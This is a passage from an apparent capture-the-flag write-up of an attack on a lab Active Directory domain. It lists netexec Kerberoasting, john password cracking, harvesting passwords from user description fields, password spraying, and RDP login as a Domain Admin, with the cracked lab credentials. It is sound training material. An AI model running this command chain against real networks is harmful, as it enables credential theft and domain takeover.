nxc ldap ad.thm.local -u 'guest' -p '' --kerberoasting kerberoastables.txt
Full RC4 hash for CODY_ROY. Thanks for the keyboard walk, Cody.
john kerberoastables.txt --wordlist=/usr/share/wordlists/rockyou.txt
Recovered: MKO)mko0
User Enumeration — Passwords in Description Fields


nxc ldap ad.thm.local -u 'cody_roy' -p 'MKO)mko0' --usersBuilt a username list. Three accounts had passwords sitting in their description fields: IVY_WILLIS and SUSANNA_MCKNIGHT with CHANGEME2023!, and MARGARITO_HAMILTON with MARGARITO_RESET_ASAP. Classic AD misconfiguration.
ZACHARY_HUNT had BadPW: 0 and a manually-set password timestamp matching Administrator and krbtgt. That anomaly set off every instinct I had.
Credential Spray — ZACHARY_HUNT
Hypothesis: ZACHARY_HUNT's password matched CODY_ROY's. Same admin, same lazy reuse.
nxc smb ad.thm.local -u 'ZACHARY_HUNT' -p 'MKO)mko0'
I wish my wife told me I was right as often as my instincts do.
nxc ldap ad.thm.local -u 'ZACHARY_HUNT' -p 'MKO)mko0' --groups
Domain Admin. Moving.
RDP as ZACHARY_HUNT
xfreerdp /u:ZACHARY_HUNT /p:'MKO)mko0' /v:ad.thm.local
GUI permission errors. Win+R bypasses them.



Hitting dead ends trying to impersonate Administrator directly. Pivoted to a broader credential spray with the full user list:
nxc smb ad.thm.local -u users.txt -p 'MKO)mko0' --continue-on-success
Bloodhound + Targeted Kerberoast — JERRI_LANCASTER
